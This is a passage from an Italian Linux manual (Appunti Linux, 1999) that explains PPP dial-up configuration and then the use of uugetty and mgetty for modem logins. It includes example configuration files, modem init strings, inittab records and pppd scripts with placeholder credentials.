Quello che si vede potrebbe essere il nuovo script di colloquio di **`chat`**. Per il resto, l'uso di **`pppd`** non cambia, a parte il fatto di dover intervenire sui file `/etc/ppp/pap-secrets` e `/etc/ppp/chat-secrets`. Quello che segue è l'esempio di `/etc/ppp/pap-secrets`; nel caso di `/etc/ppp/chat-secrets` potrebbe essere necessario indicare espressamente il nome del server, ovvero del nodo remoto.

```
# /etc/ppp/pap-secrets
#
# Segreti per l'autenticazione PAP
#
# client        server          segreto         indirizzi IP ammissibili
tizio           *               tazza           *
```

A questo punto, specialmente nel caso che il nodo remoto richieda l'autenticazione PAP, è necessario aggiungere al comando **`pppd`** l'opzione **`user`**, in modo da selezionare la voce corretta nel file `/etc/ppp/pap-secrets`.

```
#!/bin/bash

/usr/sbin/pppd \
    connect "/usr/sbin/chat -v -f /etc/ppp/chatscript" \
    user tizio \
    crtscts \
    modem \
    defaultroute \
    0.0.0.0:0.0.0.0 \
    /dev/ttyS1 \
    57600
```

## 94.4 Problemi collegati

Dal momento che la connessione a Internet è una delle prime cose che si fa quando ci si avvicina a qualunque sistema operativo che lo consenta, è il caso di ricordare un paio di particolari che non sono correlati direttamente al protocollo PPP.

### 94.4.1 Gli indirizzi locali

Se il proprio elaboratore è collegato a una rete locale, si devono utilizzare indirizzi IP che non vadano in conflitto con quelli della rete esterna, cioè Internet.

Per questo, di solito si usano gli indirizzi della classe C riservati appositamente alle reti locali i cui elaboratori non devono essere accessibili da parte della rete Internet: da 192.168.0.0 a 192.168.255.255.

### 94.4.2 DNS

Dovendo accedere alla rete esterna Internet, un problema importante è costituito dalla risoluzione dei nomi di dominio. Se si utilizza il proprio elaboratore per accedere a Internet, è molto probabile che non si disponga di un servizio di risoluzione dei nomi locale (*name server*), al massimo si utilizza il file `/etc/hosts` con l'elenco degli elaboratori locali. Per non perdere la possibilità di comunicare con la propria rete locale, pur potendo accedere a Internet, occorre configurare il file `/etc/host.conf` (74.1.1) in modo da utilizzare prima il file `/etc/hosts` e quindi i server DNS.

```
order hosts,bind
multi on
```

Successivamente occorre preparare il file `/etc/resolv.conf` (74.2.3) in modo da utilizzare i server DNS indicati dal proprio ISP. Segue un esempio con indirizzi immaginari.

```
nameserver 195.345.145.15
nameserver 194.145.123.77
```

| |
|---|
| Il protocollo PPP può fornire a un client l'indicazione degli indirizzi IP dei server DNS da utilizzare, ma questo riguarda in pratica solo i client MS-Windows. |

Se invece si desidera attivare localmente un servizio di risoluzione dei nomi si può vedere quanto trattato nei capitoli 75 e 76.

### 94.4.3 Il sistema di posta elettronica

Quando si utilizza un ISP per accedere a Internet, di solito si ottiene un indirizzo di posta elettronica riferito a un elaboratore dell'ISP, e per acquisire la posta da quell'elaboratore si può utilizzare **`popclient`** (87.3.1) per trasferirla nel proprio sistema di posta locale.

Per l'invio della posta elettronica, se si è alle prime armi, è meglio utilizzare un programma MUA in grado di utilizzare un server SMTP differente da quello locale, e precisamente in grado di sfruttare quello fornito dal *provider*. Ciò offre il vantaggio di lasciare a quel server il compito di inoltrare i messaggi e di ritentare l'invio nel caso le destinazioni non siano immediatamente raggiungibili.

Se invece si pretende di gestire la posta attraverso il server locale, magari perché si vuole servire la propria rete locale, allora le cose si complicano, e occorre conoscere bene la configurazione del proprio server SMTP.

## 94.5 Riferimenti


- Robert Hart, *PPP HOWTO*
- Egil Kvaleberg, *ISP-Hookup HOWTO*


Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# Getty e il modem

Nel capitolo 26, è stato presentato il funzionamento e l'uso dei programmi Getty per la gestione dell'accesso dalla console e da terminali connessi alle porte seriali. In questo capitolo si vuole trattare il problema particolare della connessione via modem.

## 95.1 Dispositivi e file di lock

I dispositivi delle porte seriali sono quelli che corrispondono al modello `/dev/ttyS*`. In passato sono stati utilizzati anche dispositivi del tipo `/dev/cua*`, che attualmente sono obsoleti e **non devono essere più utilizzati**.

Le porte seriali possono essere usate in vario modo, come si è potuto vedere nei capitoli precedenti, e la connessione alla linea telefonica tramite un modem è solo uno dei tanti utilizzi possibili.

Quando si utilizzano le porte seriali per una connessione diretta attraverso un cavo Null-modem, oppure attraverso una linea dedicata (attraverso l'uso di modem), queste porte seriali hanno un ruolo preciso che non può cambiare. Al contrario, quando si utilizza la rete telefonica commutata, si può distinguere tra l'attendere una chiamata e l'esecuzione di una chiamata. In pratica, si potrebbe utilizzare un modem sia per attendere delle chiamate esterne, a cui un programma Getty dovrebbe rispondere, sia per chiamare, quando la linea telefonica e il modem sono liberi.

Convenzionalmente, i programmi che utilizzano i file di dispositivo seriali creano (o dovrebbero creare) un file di *lock* corrispondente. È in base alla presenza di questi file di *lock* che i programmi Getty sono in grado di determinare se il modem viene utilizzato per chiamare.

I nomi di questi file di *lock* dovrebbero essere organizzati secondo il modello seguente, che risponde al cosiddetto stile UUCP.

`/var/lock/LCK..`⟨*dispositivo*⟩

Per esempio, il *lock* del dispositivo `/dev/ttyS0` dovrebbe essere il file `/var/lock/LCK..ttyS0`.

Questi file devono contenere il numero e il nome del processo per i quali sono stati generati. In questo modo, si può verificare se il processo che ha generato il file di *lock* è ancora attivo. Infatti, spesso capita che il processo termini, e con questo anche l'utilizzo del dispositivo, mentre il file di *lock* non viene rimosso.

Esistendo l'esigenza di creare e controllare i file di *lock* di questi dispositivi, la presenza di un collegamento `/dev/modem` può diventare un elemento di confusione, in quanto si potrebbe ottenere un file `/var/lock/LCK..modem`.

## 95.2 Getty_ps

Il pacchetto Getty_ps offre il programma **`uugetty`** per la connessione attraverso modem. Questo programma può utilizzare una serie di file:

- `/etc/gettydefs`

  file di configurazione delle impostazioni delle linee;

- `/etc/issue`

  file del messaggio introduttivo prima del *login*;

- `/var/log/getty.log`

  file usato eventualmente per la registrazione degli eventi;

- `/etc/conf.uugetty`, `/etc/default/uugetty`

  file di configurazione di linea generico;

- `/etc/conf.uugetty`⟨*linea*⟩, `/etc/default/uugetty`⟨*linea*⟩

  file di configurazione di una linea particolare.

Questi file sono già stati descritti, in parte, nel capitolo 26.

### 95.2.1 Configurazione di linea

Nella sezione 26.2.2, è già stata descritta la sintassi e anche alcune direttive dei file `/etc/conf.*getty*` o `/etc/default/conf.*getty*`, per ciò che riguardava la connessione di una console o di un terminale seriale normale. Qui si intende approfondire l'uso delle direttive rivolte specificatamente a **`uugetty`** per la gestione delle linee seriali attraverso l'uso del modem. Inoltre, viene ripresa la descrizione di direttive già presentate in precedenza, che però sono utili per comprendere gli esempi proposti in questo capitolo.

Alcune direttive

`LOGIN=`⟨*nome*⟩

Con questa direttiva si può definire un nome e un percorso differente per il programma che si vuole utilizzare per il *login*. In modo predefinito dovrebbe trattarsi di `/bin/login`.

`WAITCHAR=YES`

`WAITCHAR=NO`

Se viene assegnato il valore **`YES`**, **`uugetty`** attende un singolo carattere dalla linea prima di iniziare a emettere l'invito alla connessione.

`DELAY=`⟨*n-secondi*⟩

Questa direttiva viene usata normalmente in congiunzione all'attivazione di **`WAITCHAR`**, in modo da stabilire un ritardo in secondi dopo la ricezione del carattere dalla linea.

`WAITFOR=`⟨*stringa*⟩

Stabilisce una stringa da attendere prima di iniziare a mostrare l'invito al *login*. In pratica, al contrario di **`WAITCHAR`**, si vuole attendere una stringa particolare, e non solo un carattere qualunque. Se viene usato in congiunzione a **`DELAY`**, allora **`uugetty`** attente il numero di secondi stabilito a partire dal momento in cui la stringa è stata inserita completamente.

Questa direttiva viene usata normalmente per attendere la stringa **`RING`** da un modem che sta ricevendo una chiamata (quando squilla il telefono).

`TIMEOUT=`⟨*n-secondi*⟩

Fa in modo che il programma attenda per un numero massimo di secondi che l'utente esegua il *login*; trascorso tale limite, **`uugetty`** termina l'esecuzione, e con lui la possibilità di eseguire un *login* da quella linea.

Tuttavia, normalmente **`uugetty`** viene riavviato da **`init`**, e così si può ritentare la connessione e il *login*.

`INIT=`⟨*stringhe-di-attesa-invio*⟩

Permette di definire una sequenza di stringhe di attesa e invio (*expect*, *send*) per inizializzare il modem prima di utilizzarlo.

`CONNECT=`⟨*stringhe-di-attesa-invio*⟩

Permette di specificare una sequenza di stringhe di attesa e invio specifiche per la connessione.

`ALTLOCK=`⟨*linea*⟩

Permette di specificare un nome di file di dispositivo (senza il prefisso `/dev/`) utilizzato in modo alternativo per la stessa linea di comunicazione, per il quale creare un ulteriore file di *lock*.

In situazioni normali, questa direttiva dovrebbe essere inutile allo stato attuale con GNU/Linux. In passato, dovendo utilizzare sia i dispositivi `/dev/ttyS*` che `/etc/cua*`, si poteva indicare in tal modo di bloccare anche questi dispositivi paralleli.

`ALTLINE=`⟨*linea*⟩

`INITLINE=`⟨*linea*⟩

Permette di specificare una linea alternativa per le operazioni di inizializzazione del modem. Si usava quando si dovevano gestire i dispositivi seriali a coppie.[1]

[1] **`ALTLINE`** è probabilmente un sinonimo di **`INITLINE`**, e inoltre, è possibile che **`ALTLINE`** sia proprio ignorato, e al suo posto venga riconosciuto solo **`INITLINE`**.

### 95.2.2 # uugetty

`uugetty [⟨opzioni⟩] ⟨linea⟩ [⟨velocità⟩ [⟨tipo⟩] ]`

L'utilizzo di **`uugetty`** è piuttosto delicato, per cui è opportuno predisporre il file di configurazione di linea per tutto ciò che con questo è possibile definire. Eventualmente può essere utile l'opzione **`-d`**, proprio per indicare esplicitamente quale sia tale file di configurazione.

Alcune opzioni

`-d` ⟨*file-di-configurazione*⟩

Permette di indicare esplicitamente il file di configurazione di linea. Questa opzione è particolarmente utile quando non si sa precisamente quale sia il file di configurazione giusto per la versione di Getty_ps che si sta utilizzando.

Esempi

```
s1:2345:respawn:/sbin/uugetty -d /etc/default/uugetty.ttyS1 ttyS1 F115200 vt100
```

Avvia **`uugetty`** per controllare l'accesso attraverso un modem collegato alla seconda linea seriale, `/dev/ttyS1`. All'interno del file `/etc/gettydefs` viene selezionata la voce **`F115200`**, che indica una velocità fissa di 115200. Il tipo di terminale utilizzato è stato **`vt100`** corrispondente al più semplice e comune. Il file di configurazione di linea è stato indicato espressamente: `/etc/default/uugetty.ttyS1`.

### 95.2.3 Sistema di lock

Quando GNU/Linux gestiva due tipi di file di dispositivo per le porte seriali, uno per le chiamate in entrata e l'altro per le chiamate in uscita, se **`uugetty`** stava in attesa di una chiamata, doveva utilizzare il dispositivo `/dev/ttyS*` relativo. Ma volendo permettere l'utilizzo di un modem anche per le chiamate in uscita da parte di altri programmi (quando la linea era libera), **`uugetty`** doveva verificare anche i *lock* eventualmente esistenti su quei dispositivi (`/dev/cua*`).

Quando si configurava **`uugetty`** in questo modo, era anche necessario dirigere sul dispositivo `/dev/cua*` corrispondente il sistema di inizializzazione del modem.

In pratica, diventava necessario utilizzare le direttive **`ALTLOCK`**, **`ALTLINE`** e **`INITLINE`** del file di configurazione di linea, assegnando a tutte la stessa linea **`cua`*n***.

### 95.2.4 INIT: inizializzazione della linea

**`uugetty`** permette di inizializzare il modem prima di utilizzare la linea. Ciò attraverso la direttiva **`INIT`** del file di configurazione di linea.

Le stringhe di attesa e invio possono contenere delle sequenze di escape, ma in particolare, il carattere <*CR*> deve essere indicato espressamente, e si rappresenta con la sequenza **`\r`**. La tabella 95.1 ne riporta l'elenco.

| Simbolo | Significato |
|---|---|
| \r | <*CR*> (*carriage return*). |
| \s | <*SP*> (carattere spazio). |
| \p | Ritardo di un secondo. |
| \d | Ritardo di due secondi. |
| \K | Break di 0,25 secondi. |
| \T*n* | Modifica del tempo di *timeout*. |

Tabella 95.1: Sequenze di escape per le stringhe di attesa e invio di **`uugetty`**.

### 95.2.5 WAITCHAR, WAITFOR: attesa prima di iniziare

Dopo l'inizializzazione del modem, se esiste una di queste due direttive nel file di configurazione della linea, **`uugetty`** resta in attesa di un carattere, nel caso di **`WAITCHAR`**, oppure di una stringa specifica, nel caso di **`WAITFOR`**.

In mancanza di una di queste due direttive (che comunque non possono essere usate simultaneamente), **`uugetty`** procede alla fase successiva: l'analisi della direttiva **`CONNECT`**.

## 95.2.6 CONNECT: autobauding

Se non è stata usata alcuna delle direttive **WAITCHAR** e **WAITFOR**, oppure se è stata usata la direttiva **WAITFOR**, si può usare anche la direttiva **CONNECT**. Questa permetterà di definire un'ulteriore sequenza di attesa e invio, particolarmente utile per fissare la velocità della linea seriale in funzione della velocità di connessione definita dal modem.

Quando si utilizzano modem funzionanti a velocità inferiori a 9600 bps, è necessario che la velocità utilizzata per la comunicazione con la porta seriale sia esattamente uguale alla massima velocità gestibile dal modem. Pertanto, in questi casi, è conveniente configurare automaticamente tale velocità in base al responso ottenuto dal modem attraverso il messaggio **CONNECT**.

In pratica, si usano le direttive **WAITFOR** e **CONNECT** in modo simile all'esempio seguente:

```
WAITFOR=RING
CONNECT="" ATA\r CONNECT\s\A
```

In questo modo, quando il modem genera la stringa **RING** a seguito di una chiamata in corso, ovvero a causa dello squillo del telefono, **uugetty**, senza attendere, invia il comando ATA con cui si apre la comunicazione, e quindi si attende la stringa **CONNECT** seguita da uno spazio e da un numero. Qui, la sequenza di escape **\A** rappresenta il numero che si vuole estrarre per determinare la velocità a cui deve essere messa la linea seriale.

Per la precisione, **uugetty** tenta di trovare una voce nel file `/etc/gettydefs` corrispondente esattamente al numero ottenuto; altrimenti, se non lo trova, tenta semplicemente di modificare la velocità.

> Disponendo di modem recenti, non è conveniente l'utilizzo della direttiva **CONNECT**, essendo preferibile l'utilizzo di una velocità elevata e fissa.

## 95.2.7 Esempi

Nelle sezioni seguenti vengono mostrati alcuni esempi, parte dei quali sono estratti dal gruppo di quelli che accompagnano il pacchetto Getty_ps. Questi sono stati modificati in modo da commentare, e quindi escludere, le direttive riferite alla gestione dei dispositivi obsoleti `/dev/cua*`.

Il file `/etc/gettydefs` a cui si fa riferimento per questi esempi, è quello che fa parte della distribuzione standard di Getty_ps, e in ogni caso, deve contenere almeno le direttive seguenti, specifiche per l'uso del modem (molte righe sono spezzate in due per motivi tipografici).

```
F230400# B230400 CS8 CRTSCTS # B230400 SANE -ISTRIP HUPCL CRTSCTS #@S login:
#F230400

F115200# B115200 CS8 CRTSCTS # B115200 SANE -ISTRIP HUPCL CRTSCTS #@S login:
#F115200

F57600# B57600 CS8 CRTSCTS # B57600 SANE -ISTRIP HUPCL CRTSCTS #@S login:
#F57600

F38400# B38400 CS8 CRTSCTS # B38400 SANE -ISTRIP HUPCL CRTSCTS #@S login:
#F38400

F19200# B19200 CS8 CRTSCTS # B19200 SANE -ISTRIP HUPCL CRTSCTS #@S login:
#F19200

F9600# B9600 CS8 CRTSCTS # B9600 SANE -ISTRIP HUPCL CRTSCTS #@S login: #F9600

F2400# B2400 CS8 CRTSCTS # B2400 SANE -ISTRIP HUPCL CRTSCTS #@S login:  #F2400

230400# B230400 CS8 CRTSCTS # B230400 SANE -ISTRIP HUPCL CRTSCTS #@S login:
#115200

115200# B115200 CS8 CRTSCTS # B115200 SANE -ISTRIP HUPCL CRTSCTS #@S login:
#57600

57600# B57600 CS8 CRTSCTS # B57600 SANE -ISTRIP HUPCL CRTSCTS #@S login: #38400

38400# B38400 CS8 CRTSCTS # B38400 SANE -ISTRIP HUPCL CRTSCTS #@S login: #19200

19200# B19200 CS8 CRTSCTS # B19200 SANE -ISTRIP HUPCL CRTSCTS #@S login: #9600

9600# B9600 CS8 CRTSCTS # B9600 SANE -ISTRIP HUPCL CRTSCTS #@S login: #2400

2400# B2400 CS8 CRTSCTS # B2400 SANE -ISTRIP HUPCL CRTSCTS #@S login: #230400
```

#### 95.2.7.1 Connessioni in arrivo con attesa di una stringa

L'esempio seguente è tratto dai file che accompagnano la documentazione di **uugetty**. Si riferisce alla connessione attraverso la terza porta seriale, ovvero a un modem corrispondente al dispositivo `/dev/ttyS2` (e una volta anche a `/dev/cua2`).

```
# [ put this file in /etc/default/uugetty.<line> ]
#
# sample uugetty configuration file for a Hayes compatible modem to allow
# incoming modem connections
#
# this config file sets up uugetty to answer with a WAITFOR string.  When
# using waitfor, it is necessary to specify INITLINE=cua?

## line to use to do initialization.  All INIT, OFF, and WAITFOR functions
## are handled on this line.  If this line is not specified, any other
## program that wants to share the line (like kermit, uucp, seyon) will
## fail.  This line will also be checked for lockfiles.
##
## format: <line> (without the /dev/)
#INITLINE=cua2

# timeout to disconnect if idle...
TIMEOUT=60

# modem initialization string... Sets the modem to disable auto-answer
#
# format: <expect> <send> ... (chat sequence)
INIT="" \d+++\dAT\r OK\r\n ATH0\r OK\r\n AT\sM0\sE1\sQ0\sV1\sX4\sS0=0\r OK\r\n

# waitfor string... if this sequence of characters is received over the line,
# a call is detected.
WAITFOR=RING

# this line is the connect chat sequence.  This chat sequence is performed
# after the WAITFOR string is found.  The \A character automatically sets
# the baudrate to the characters that are found, so if you get the message
# CONNECT 2400, the baud rate is set to 2400 baud.
#
# format: <expect> <send> ... (chat sequence)
CONNECT="" ATA\r CONNECT\s\A

# this line sets the time to delay before sending the login banner
DELAY=1
```

La stringa di inizializzazione è abbastanza completa, e dovrebbe adattarsi alla maggior parte dei modem. In particolare si osservi il fatto che il registro S0 viene posto a zero, in modo da inibire la risposta automatica da parte del modem.

Dal momento che il modem non può rispondere da solo, si deve attendere la stringa **RING**; quindi, attraverso la direttiva **CONNECT** si invia il comando per aprire la linea, e subito dopo si estrae il valore della velocità di connessione.

Una volta terminata questa procedura, c'è ancora un secondo di pausa e quindi viene inviato il messaggio introduttivo e la richiesta di *login*.

Il file `/etc/inittab` potrebbe contenere il record seguente, per attivare **uugetty** in modo da utilizzare questa configurazione.

```
s2:2345:respawn:/sbin/uugetty -d /etc/default/uugetty.ttyS2 ttyS2 115200 vt100
```

#### 95.2.7.2 Connessioni in arrivo con risposta da parte del modem stesso

L'esempio seguente è tratto dai file che accompagnano la documentazione di **uugetty**. Si riferisce alla connessione attraverso la terza porta seriale, ovvero a un modem corrispondente al dispositivo `/dev/ttyS2` (ed eventualmente anche `/dev/cua2`).

La differenza fondamentale rispetto all'esempio precedente sta nel fatto che è il modem a rispondere, avendo attivato la risposta al primo squillo con il comando AT...S0=1, e quindi non si attende la solita stringa **RING**.

```
# [ put this file in /etc/default/uugetty.<line> ]
#
# sample uugetty configuration file for a Hayes compatible modem to allow
# incoming modem connections
#
# this config file sets the modem to autoanswer.

## alternate lockfile to check... if this lockfile exists, then uugetty is
## restarted so that the modem is re-initialized
#ALTLOCK=cua2

# timeout to disconnect if idle...
TIMEOUT=60

# modem initialization string... Sets the modem to auto-answer
#
# format: <expect> <send> ... (chat sequence)
INIT="" \d+++\dAT\r OK\r\n ATH0\r OK\r\n AT\sM0\sE1\sQ0\sV1\sX4\sS0=1\r OK\r\n

# this line sets the time to delay before sending the login banner
DELAY=1
```

In alternativa, si può aggiungere l'inizializzazione del modem ai valori di fabbrica (AT&F), e la successiva definizione di altri elementi importanti (AT&D2&C1) con una stringa come quella seguente, che viene divisa su più righe per motivi tipografici (nell'esempio viene attivato anche l'altoparlante).

```
INIT="" \d+++\dAT\r OK\r\n ATH0\r OK\r\n
AT&F\r OK\r\n AT&D2&C1\r OK\r\n ATM1E1Q0V1X3S0=1\r OK\r\n
```

Sempre proseguendo il paragone con l'esempio precedente, si può osservare che è stata omessa anche la direttiva **`CONNECT`**. In questo caso, quindi, è il modem che si attiva da solo e subito dopo, **`uugetty`** provvede a iniziare il *login*.

Il file `/etc/inittab` potrebbe contenere lo stesso record già visto nell'esempio precedente.

### 95.2.7.3 Connessioni in arrivo su linea dedicata

La connessione di un terminale utilizzando una linea dedicata, che implica l'utilizzo di due modem (uno a ogni capo del filo), è una situazione un po' insolita, ma utile a titolo didattico. L'esempio seguente, come sempre, si riferisce a una connessione attraverso la terza porta seriale, ovvero a un modem corrispondente al dispositivo `/dev/ttyS2`.

```
#======================================================================
# /etc/default/uugetty.ttyS2
#======================================================================

#----------------------------------------------------------------------
# Si fissa il tempo massimo per il login in 60 secondi.
#----------------------------------------------------------------------
TIMEOUT=60

#----------------------------------------------------------------------
# Si inizializza il modem in modo semplificato:
# +++ AT        porta il modem nella modalità di comando;
# ATH0          chiude la linea;
# ATZ           carica il profilo di configurazione prememorizzato;
# AT&L1A        configura il modem per la linea dedicata (&L1) e
#               attiva la ricezione (A).
# Infine, si attende il messaggio «CONNECT» che indica l'avvenuta
# connessione.
#----------------------------------------------------------------------
INIT="" \d+++\dAT\r OK\r\n ATH0\r OK\r\n ATZ\r OK\r\n AT&L1A\r CONNECT

#----------------------------------------------------------------------
# Dal momento che il modem è abbastanza veloce, non è necessario
# l'autobauding.
# Pertanto, la stringa «CONNECT» viene già attesa dalla sequenza di
# inizializzazione della direttiva INIT.
#----------------------------------------------------------------------
```

```
###CONNECT=CONNECT\s\A

#-----------------------------------------------------------------------
# Dopo due secondi, trasmette il messaggio introduttivo e la richiesta
# di login.
#-----------------------------------------------------------------------
DELAY=2
#=======================================================================
```

Per eseguire questa prova è stato inserito il record seguente nel file `/etc/inittab`.

```
s2:2345:respawn:/sbin/uugetty -d /etc/default/uugetty.ttyS2 ttyS2 115200 vt100
```

Dall'altra parte, dal terminale dal quale si effettua il collegamento, si è dovuto utilizzare il comando ATX1&L1D, in modo da attivare il modem in chiamata sulla linea dedicata.

#### 95.2.7.4 Connessioni in arrivo su linea dedicata, varianti

Lo stesso identico risultato dell'esempio precedente si può ottenere modificando il file `/etc/default/uugetty.ttyS2` in modo da lasciare alla direttiva **`CONNECT`** il compito di attendere la stringa omonima. Segue il pezzo di file con le varianti.

```
# ... ...
#-----------------------------------------------------------------------
# Si inizializza il modem in modo semplificato:
# +++ AT        porta il modem nella modalità di comando;
# ATH0          chiude la linea;
# ATZ           carica il profilo di configurazione prememorizzato;
# AT&L1A        configura il modem per la linea dedicata (&L1) e
#               attiva la ricezione (A).
#-----------------------------------------------------------------------
INIT="" \d+++\dAT\r OK\r\n ATH0\r OK\r\n ATZ\r OK\r\n AT&L1A\r

#-----------------------------------------------------------------------
# Si attende la stringa «CONNECT».
#-----------------------------------------------------------------------
CONNECT=CONNECT
# ... ...
```

Come ultima possibilità, nel caso si utilizzino modem vecchi che richiedono velocità particolarmente basse, si può sfruttare l'*autobauding*, estraendo la velocità attraverso la direttiva **`CONNECT`**.

```
# ... ...
#-----------------------------------------------------------------------
# Si attende la stringa «CONNECT» e si modifica automaticamente
# la velocità della linea.
#-----------------------------------------------------------------------
CONNECT=CONNECT\s\A
# ... ...
```

#### 95.2.7.5 Attivazione del PPP

Per attivare una connessione PPP attraverso **`uugetty`**, così come fa un ISP, basta attribuire all'utente che deve accedere in questo modo, al posto della solita shell, uno script che attivi il PPP.

Lo script seguente è molto semplice e si limita a definire un indirizzo IP per l'elaboratore che offre il servizio e uno per l'elaboratore che accede. Se si volessero gestire diversi accessi, con indirizzi IP dinamici, occorrerebbe modificare tale script opportunamente, per fare in modo di trovare il primo indirizzo IP libero.

```
#! /bin/sh
#=======================================================================
# server-ppp
# Attiva la connessione PPP come server.
#=======================================================================
IP_REMOTO="192.168.200.2"       # IP da assegnare all'elaboratore remoto
IP_SERVER="192.168.200.1"       # IP locale
VELOCITA="38400"

/usr/sbin/pppd \
    mru 1500 \
```

```
    mtu 1500 \
    passive \
    modem \
    crtscts \
    $IP_SERVER:$IP_REMOTO \
    $VELOCITA \
    noauth \
    refuse-chap \
    refuse-pap
```

| |
|---|
| Si osservi il fatto che non è stato indicato il dispositivo da utilizzare per la connessione. |

Dall'altra parte, per la connessione, si possono utilizzare due script differenti, a seconda che si faccia una connessione a un servizio accessibile attraverso la linea telefonica commutata o attraverso una linea dedicata. L'idea di una connessione attraverso una linea dedicata in questo modo, è piuttosto strana, dal momento che si potrebbe evitare di utilizzare un *login*. Lo scopo di questo esempio è quindi solo didattico, per permettere di sperimentare quanto detto anche senza utilizzare le connessioni telefoniche normali.

Negli esempi seguenti, si suppone che il client utilizzi la seconda porta seriale per accedere al modem.

```
#! /bin/sh
#======================================================================
# ppp-on
# Attiva la connessione al proprio ISP attraverso pppd e chat.
#======================================================================
IP_ISP="0.0.0.0"
IP_LOCALE="0.0.0.0"
DISPOSITIVO="/dev/ttyS1"
VELOCITA="38400"
TELEFONO="1234567890"   # Il numero di telefono dell'ISP.
PPP_ACCOUNT="caio"      # Il nome utilizzato per accedere.
PPP_PASSWORD="coccole"  # La password per accedere.

/usr/sbin/pppd \
connect "/usr/sbin/chat -v \
    TIMEOUT      3 \
    ABORT        BUSY \
    ABORT        'NO CARRIER' \
    ''           ATZ \
    OK           AT \
    OK           'AT DT $TELEFONO' \
    TIMEOUT      30 \
    CONNECT      '' \
    ogin:--ogin: $PPP_ACCOUNT \
    word:        $PPP_PASSWORD" \
crtscts modem \
defaultroute \
$IP_LOCALE:$IP_ISP \
$DISPOSITIVO \
$VELOCITA
```

---

```
#! /bin/sh
#======================================================================
# ppp-on-leased
# Test per accedere a una connessione PPP con una linea dedicata.
#======================================================================
IP_ISP="0.0.0.0"
IP_LOCALE="0.0.0.0"
DISPOSITIVO="/dev/ttyS1"
VELOCITA="38400"
PPP_ACCOUNT="caio"      # Il nome utilizzato per accedere.
PPP_PASSWORD="coccole"  # La password per accedere.

/usr/sbin/pppd \
connect "/usr/sbin/chat -v \
```

```
    TIMEOUT      3 \
    ABORT        BUSY \
    ABORT        'NO CARRIER' \
    ''           ATZ \
    OK           AT \
    OK           'ATX1 &L1D' \
    TIMEOUT      30 \
    CONNECT      '' \
    ogin:--ogin: $PPP_ACCOUNT \
    word:        $PPP_PASSWORD " \
crtscts modem \
defaultroute \
$IP_LOCALE:$IP_ISP \
$DISPOSITIVO \
$VELOCITA
```

La differenza fondamentale tra i due script sta nel comando di composizione che nell'ultimo viene trasformato in ATX &L1D.

## 95.3 mgetty

**mgetty** è già stato descritto in parte nel capitolo 26. Questo programma può utilizzare una serie di file:

- `/var/log/log_mg.ttyS*`
  file delle registrazioni di una linea particolare;
- `/etc/nologin.ttyS*`
  file per impedire l'accesso attraverso una linea particolare;
- `/etc/mgetty+sendfax/mgetty.config`
  configurazione di **mgetty**;
- `/etc/mgetty+sendfax/login.config`
  configurazione delle modalità di accesso.

### 95.3.1 # mgetty

`mgetty [`⟨*opzioni*⟩`]` ⟨*linea-tty*⟩

**mgetty** è un programma di connessione molto complesso. La sua configurazione avviene fondamentalmente attraverso il file `/etc/mgetty+sendfax/mgetty.config`, ma alcune caratteristiche possono essere ridefinite anche attraverso le opzioni della riga di comando.

Di seguito vengono riportate le opzioni più interessanti per la gestione con il modem. Per il momento, la gestione del fax viene ignorata.

#### Alcune opzioni

`-x` *n*

Permette di definire il livello diagnostico attraverso l'indicazione di un numero, da 0 a 9. Zero significa che non si vuole alcuna informazione, mentre il numero 9 genera la maggior quantità di notizie. Tali indicazioni vengono inserite in un file di registrazioni, e dovrebbe trattarsi precisamente di `/var/log/log_mg.`⟨*linea*⟩ (per esempio, la connessione con la prima porta seriale dovrebbe generare il file `/var/log/log_mg.ttyS0`).

`-s` ⟨*velocità*⟩

Imposta la velocità della porta.

`-n` ⟨*numero-squilli*⟩

Permette di definire il numero di squilli dopo il quale rispondere. In modo predefinito, la risposta avviene dopo il primo squillo.

`-D`

Definisce in modo esplicito che il modem deve essere trattato per la trasmissione dati pura e semplice, escludendo la gestione del fax.

`-a`

Richiede di definire automaticamente la velocità della linea in base al responso **`CONNECT`**... È bene ricordare che questo meccanismo è utile solo quando si utilizzano dei modem molto vecchi che non sono in grado di operare a velocità fisse attraverso la connessione della porta seriale. In tutti gli altri casi, conviene evitare di utilizzare tale meccanismo, detto di *autobauding*, e lasciare che la velocità di comunicazione attraverso la linea seriale resti fissa e sufficientemente grande da sopperire alle esigenze del modem.

`-m` ⟨*stringa-di-attesa-invio*⟩

Definisce il colloquio con il modem attraverso una serie di sequenze di attesa e invio. L'argomento della stringa di colloquio è uno solo, per cui si utilizzano generalmente gli apici singoli all'esterno della stringa, e all'interno una serie di sottostringhe delimitate eventualmente da apici doppi.

Esempi

Gli esempi seguenti si riferiscono a record del file `/etc/inittab`, in cui la riga di comando di **`mgetty`** definisce il suo funzionamento, supponendo che il file di configurazione `/etc/mgetty+sendfax/mgetty.config` non sia stato predisposto.

---

```
s1:2345:respawn:/sbin/mgetty -s 38400 -m '"" ATH0 OK AT&F OK ATS0=0 OK' ttyS1
```

Attiva **`mgetty`** per una connessione con modem, attraverso la seconda porta seriale, impostando la velocità della porta a 38400 bps, e definendo la sequenza di inizializzazione del modem.

```
s1:2345:respawn:/sbin/mgetty -x 9 -s 38400 -m '"" ATH0 OK AT&F OK ATS0=0 OK' ttyS1
```

Come nell'esempio precedente, con la differenza che viene attivato il controllo diagnostico nel file `/var/log/log_mg.ttyS1`.

## 95.3.2 Sistema di lock

La gestione dei dispositivi seriali da parte di **`mgetty`** è diversa rispetto a quanto descritto riguardo a **`uugetty`**. Per prima cosa, **`mgetty`** riconosce un solo tipo di dispositivo: `/dev/ttyS*`. Quindi, non è in grado di verificare se i dispositivi obsoleti `/dev/cua*` corrispondenti sono utilizzati o meno.

Quando **`mgetty`** viene avviato, verifica la presenza o meno del file di *lock* riferito al dispositivo seriale da utilizzare. Se esiste, **`mgetty`** verifica che corrisponda a un processo attivo, e in caso contrario, non lo considera e lo rimuove. Se il file di *lock* si dimostra valido, **`mgetty`** resta in attesa fino a quando continua a esistere tale file. Se **`mgetty`** trova la linea seriale libera, crea il suo file di *lock*, inizializza il modem, e rimuove il file appena creato.

